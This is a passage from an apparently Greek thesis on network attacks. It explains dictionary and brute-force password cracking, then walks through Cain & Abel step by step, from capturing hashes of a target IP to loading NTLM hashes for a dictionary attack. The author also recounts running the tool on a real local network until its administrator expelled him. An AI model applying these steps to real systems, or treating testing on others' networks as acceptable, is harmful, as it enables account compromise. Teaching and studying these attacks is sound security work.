προϊόν κρυπτογράφησης δημοσίου κλειδιού, όπως αυτό της ENTRUST και την κρυπτογράφησης της κυκλοφορίας μεταξύ κάθε ζεύγους σταθμών.

4. **Καθορισμός μονίμων στατικών αντιστοιχήσεων για όλα τα συστήματα του εσωτερικού μας δικτύου**.

Καθορισμός μονίμων στατικών αντιστοιχήσεων για όλα τα συστήματα του εσωτερικού μας δικτύου Δεν είναι και το πιο εύκολο πράγμα του κόσμου Για τον λόγω αυτό μπορούμε να χρησιμοποιήσουμε ένα εργαλείο όπως το arpwatch(ftp://ftp.ee.lbl.gov/aprwatch-2.1a6.tar.gz), το οποίο μας βοηθάει να παρακολουθούμε τα ζεύγη των διευθύνσεων και μας ενημερώνει για τυχόν αλλαγές

6. ΕΡΓΑΛΕΙΑ ΣΠΑΣΙΜΑΤΟΣ ΚΩΔΙΚΩΝ ΠΡΟΣΒΑΣΗΣ ΚΑΙ ΕΥΡΕΣΗΣ ΚΩΔΙΚΩΝ

Η διαδικασία για το σπάσιμο κωδικών πρόσβασης αναφέρεται συχνά σαν αυτοποιημένη επίθεση μέσω λεξικού(Dictionary Attack). Ενώ η αποκάλυψη των κωδικών πρόσβασης με μεθόδους ωμής δύναμης (Brute Force Attack) θεωρείται ενεργή επίθεση, το σπάσιμο των κωδικών πρόσβασης μπορεί να γίνει ο χωρίς σύνδεση στο σύστημα και, εκ φύσεως, είναι μια παθητική Επίθεση. Ενώ η αποκάλυψη των κωδικών πρόσβασης με μεθόδους ωμής δύναμης θεωρείται ενεργή επίθεση

Επίθεση μέσω λεξικού (Dictionary Attack): Οι εισβολείς προσπαθούν να βρουν τον κωδικό πρόσβασης ενός συγκεκριμένου λογαριασμού κρυπτογραφώντας μια λέξη η τυχαία παραγόμενο κείμενο και συγκρίνοντας τα αποτελέσματα (το κρυπτογράφημα) με τον κρυπτογραφημένο κωδικό πρόσβασης που έχουν αποχωρήσει από ένα αρχείο Εάν το κρυπτογράφημα του κωδικού πρόσβασης ταιριάζει με το κρυπτογράφημα που παρήγαγε το πρόγραμμα για το σπάσιμο των κωδικών, η υπόθεση έχει τελειώσει. Η διαδικασία είναι απλή Άλγεβρα. Εάν γνωρίζεται δύο τα τρία στοιχεία μιας πρωτοβάθμιες εξίσωσης μπορείτε να συνάγεται το τρίτο. Γνωρίζουμε τη λέξη του λεξικού η το τυχαία παραγόμενο κείμενο που χρησιμοποιήσαμε χάρη συντομίας, θα το ονομάσουμε είσοδο από δω και στο εξής. Γνωρίζουμε επίσης τον αλγόριθμο κρυπτογράφησης του κωδικού πρόσβασης (συνήθως ό DES-Data Encryption Standard). Συνεπώς εάν κρυπτογραφήσουμε την είσοδο εφαρμόζοντας το κατάλληλο αλγόριθμο και η έξοδος ταιριάζει με το κρυπτογράφημα του κωδικού πρόσβασης του χρήστη που μας ενδιαφέρει γνωρίζουμε ποιος είναι ο κωδικός πρόσβασης.

Επίθεση ωμής δύναμης (Brute Force Attack): Μια επίθεση ωμής δύναμής δεν είναι τίποτα περισσότερο από το « μάντεμα » ενός συνδυασμού ονόματος χρήστη και κωδικού πρόσβασης σε μια υπηρεσία η οποία απαιτεί την πιστοποίηση ενός χρήστης μπορεί πριν του επιτρέψει την πρόσβαση οι πιο κοινοί τύποι υπηρεσιών που μπορούν να παραβιάσουν με μεθόδους ωμής δύναμης είναι οι ακόλουθες :

- telnet
- File Transfer Protocol (FTP)
- Secure Shell (ssh)
- SNMP
- Post Office Protocol (POP)
- HyperText Transport Protocol (HTTP)

6.1.Απόκτηση Κρυπτογραφήματος Η της SAM


Αλλά πριν αναλύσω τα εργαλεία που κάνουν την συγκεκριμένη δουλειά δηλαδή το σπάσιμο των κωδικών πρόσβασης θέλω να επισημάνω ότι με κάποιον τρόπο πρέπει να πάρουμε το κρυπτογράφημα και να το τοποθετήσουμε σ'αυτά τα εργαλεία

Ας το δούμε λίγο θεωρητικά πριν την πράξη:

Με κάποιο τρόπο πρέπει να αποκτήσουμε το κρυπτογράφημα του κωδικού πρόσβασης ενός έγκυρου λογαριασμού χρήστη μέσω συλλογής πακέτων SNB η μέσω ενός υποκλαπέντος αρχείου SAM).
Συλλογή πακέτων SNB:Αφουγκράζεται τον τοπικό κλάδο του δικτύου συλλαμβάνει τη σύνοδο σύνδεσης μεταξύ συστημάτων, απομονώνει τις κρυπτογραφημένες πληροφορίες κωδικών πρόσβασης και αντιστρέφει την στάνταρ.


SAM(Security Account Manager) :Η βάση δεδομένων SAM περιέχει τα ονόματα και τους κρυπτογραφημένους κωδικούς πρόσβασης όλων των χρηστών του τοπικού συστήματος η του Domain.

Για να αποκτήσουμε το κρυπτογράφημα ενός τέτοιου λογαριασμού χρησιμοποίησα το γνωστό μας Cain&Abel



Εικόνα-1

Σε αυτήν την εικόνα βλέπουμε ένα κρυπτογράφημα ενός συγκεκριμένου κωδικού πρόσβασης




Εικόνα-2

Στην Εικόνα2 βλέπουμε σε μεγέθυνση την εικόνα του Εικόνα 1


Σε αυτό το σημείο της πτυχιακής εργασίας δεν θα υπάρχει μια σωστή ροή των σχημάτων, Διότι όπως έχω προαναφέρει μεγάλο μέρος της πτυχιακής μου εργασίας έγινε σε γνωστό δίκτυο Χ της πόλης του Ηρακλείου στο οποίο ο διαχειριστής του συστήματος με το FireWall που διέθετε του μπήκαν υποψίες ότι υπάρχει ένας κακόβουλος χρήστης μέσα στο χώρο του. Με μια γρήγορη βόλτα στους υπολογιστές του δικτύου έβλεπε τα προγράμματα που έτρεχε κάθε χρήστης ξεχωριστά έτσι εγώ λοιπόν χρησιμοποιούσαν το Cain and Abel. Έψαξε στο Ίντερνέτ και βρήκε λεπτομέρειες για το Cain and Abel. Τερμάτισε την λειτουργία του υπολογιστή μου και με έδιωξε διακριτικά.

Για να πάρουμε ένα τέτοιο κρυπτογράφημα αρκεί να τρέξουμε το Cain & Abel




Εικόνα-3

Μεταβαίνουμε στην καρτέλα NetWork του προγράμματος και στο **Add to Quick List** Τοποθετούμε την Ip του μηχανήματος που θέλουμε το κρυπτογράφημα.



Εικόνα4



Εικόνα-5

Σε αυτήν την εικόνα βλέπουμε την Ανώνυμη Σύνδεση που έχει πραγματοποίηση το Cain & Abel μαζί με τα κρυπτογραφήματα. Τώρα με δεξί κλικ και με την επιλογή Send to Cracker έχουμε μεταφέρει το κρυπτογράφημα στον Cracker για το σπάσιμο του κωδικού.


Όλα τα παραπάνω τα έχω αναφέρει για να δείξω πως θα πάρουμε τα κρυπτογραφήματα για τοποθετήσουμε σε ένα εργαλείο για σπάσιμο κωδικών

6.2.Cain & Abel: Εργαλείο σπασίματος κωδικών και Εύρεσης αδυναμιών σε ένα σύστημα

Το Cain & Abel χρησιμοποιείται επίσης και σαν ένας πανίσχυρο εργαλείο σπασίματος κωδικών πρόσβασης και εύρεσης κωδικών για ένα σύστημα. να δούμε πως χρησιμοποιείται .Έχω προαναφέρει πως αυτά τα προγράμματα σπασίματος κωδικών πρόσβασης δουλεύουν τοπικά χωρίς να χρειάζονται δίκτυο αρκεί να έχουμε πάρει το κρυπτογράφημα που χρειαζόμαστε.


Με τον τρόπο που περιέγραψα παραπάνω έχω πάρει 2 κρυπτογραφημένους κωδικούς πρόσβασης και τους έχω εξάγει και μεταφέρει σε ένα αρχείο. Είναι εύλογω να ερωτηθεί κάποιος γιατί το έκανες με αυτόν τον τρόπο και δεν άφησες

τους κωδικούς όπως τους είχες πάρει από το Cain & Abel. Η απάντηση είναι πως μπορούσα να χρησιμοποιήσω ένα άλλο εργαλείο για να πάρω αυτούς τους κρυπτογραφημένους κωδικούς και απλά μετά με το Cain & Abel να τους σπάσω ας δούμε την διαδικασία σπασίματος αυτόν των κωδικών.




Εικόνα-6

Μεταφερόμαστε στην καρτέλα του προγράμματος Cracker και είμαστε έτοιμοι τα εισάγουμε τους κρυπτογραφημένους κωδικούς πρόσβασης




Εικόνα-7

Με δεξί κλικ πάνω σε ένα κενό μέρος του δεύτερου μέρους του προγράμματος και με την επιλογή Add to List τοποθετούμε τα κρυπτογραφήματα .Αντίθετα αν έχουμε κάποια κρυπτογραφήματα μπορούμε να τα εξάγουμε σε κάποιο αρχείο με την επιλογή Export .




Εικόνα -8



Εικόνα-9

Εφόσον κάναμε την εισαγωγή του κρυπτογραφήματος από το αρχείο και έχουμε και τον τύπο του κρυπτογραφήματος σκεφτόμαστε ότι η επίθεση θα γίνει με την χρήση λεξικού πάνω NTLM Session Security Hashes.



